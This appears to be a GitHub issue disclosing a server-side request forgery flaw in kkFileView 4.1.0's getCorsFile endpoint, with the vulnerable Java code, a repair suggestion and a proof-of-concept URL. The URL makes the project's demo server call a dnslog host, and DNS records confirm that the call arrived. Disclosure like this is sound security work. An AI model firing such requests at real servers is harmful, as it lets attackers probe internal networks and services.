kekingcn / **kkFileView** Public

Code Issues 157 Pull requests 9 Actions Projects Wiki ...

New issue

Jump to bottom

kkFileView SSRF Vulnerability #392

Open **liangyueliangyue** opened this issue on Oct 8 · 0 comments

liangyueliangyue commented on Oct 8 • edited

问题描述

kkFileview v4.1.0存在SSRF漏洞，攻击者可以利用此漏洞造成服务器端请求伪造（SSRF），远程攻击者可以通过将任意url注入url参数来强制应用程序发出任意请求。

Description

kkFileview v4.1.0 has an SSRF vulnerability, This vulnerability can be leveraged by attackers to cause a Server-Side Request Forgery (SSRF),allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the url parameter.

漏洞位置

cn.keking.web.controller.OnlinePreviewController#getCorsFile，"urlPath"参数用户可控，且没有过滤特殊字符就进行请求访问

vulerable code location

The vulnerability code iscn.keking.web.controller.OnlinePreviewController#getCorsFile , The 'urlPath' parameter is user-controllable, and request access without filtering special characters


```
@GetMapping("/getCorsFile")
    public void getCorsFile(String urlPath, HttpServletResponse response) {
        try {
            urlPath = WebUtils.decodeBase64String(urlPath);
        } catch (Exception ex) {
            logger.error(String.format(BASE64_DECODE_ERROR_MSG, urlPath),ex);
            return;
        }
        if (urlPath.toLowerCase().startsWith("file:") ||
urlPath.toLowerCase().startsWith("file%3")
            || !urlPath.toLowerCase().startsWith("http")) {
            logger.info("异常，可能存在非法访问，urlPath：{}", urlPath);
            return;
        }

        logger.info("下载跨域pdf文件url: {}", urlPath);
        try {
            URL url = WebUtils.normalizedURL(urlPath);
            byte[] bytes = NetUtil.downloadBytes(url.toString());
            IOUtils.write(bytes, response.getOutputStream());
        } catch (IOException | GalimatiasParseException e) {
            logger.error("下载跨域pdf文件异常, url: {}", urlPath, e);
        }
    }
```

漏洞证明PoC


官方演示站点为最新4.1.0版本，以此为演示，访问漏洞位置（urlPath参数值需要经过base64编码）：
https://file.keking.cn/getCorsFile?urlPath=aHR0cDovL3JlbW90ZS5ndGNoZWcuZG5zbG9nLmNu

The official demo site is the latest version 4.1.0. Take this as a demo to access the vulnerability location (the urlPath parameter value needs to be Base64 encoded):
https://file.keking.cn/getCorsFile?urlPath=aHR0cDovL3JlbW90ZS5ndGNoZWcuZG5zbG9nLmNu
dnslog成功收到请求



DNS Query Record	IP Address	Created Time
remote.gtcheg.dnslog.cn	[redacted]	2022-10-08 17:23:49
remote.gtcheg.dnslog.cn	[redacted]	2022-10-08 17:23:49

Dnslog successfully received the request



DNS Query Record	IP Address	Created Time
remote.gtcheg.dnslog.cn	[redacted]	2022-10-08 17:23:49
remote.gtcheg.dnslog.cn	[redacted]	2022-10-08 17:23:49

修复建议：限制请求文件后缀名为pdf

Repair suggestion: limit the request file suffix to pdf

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant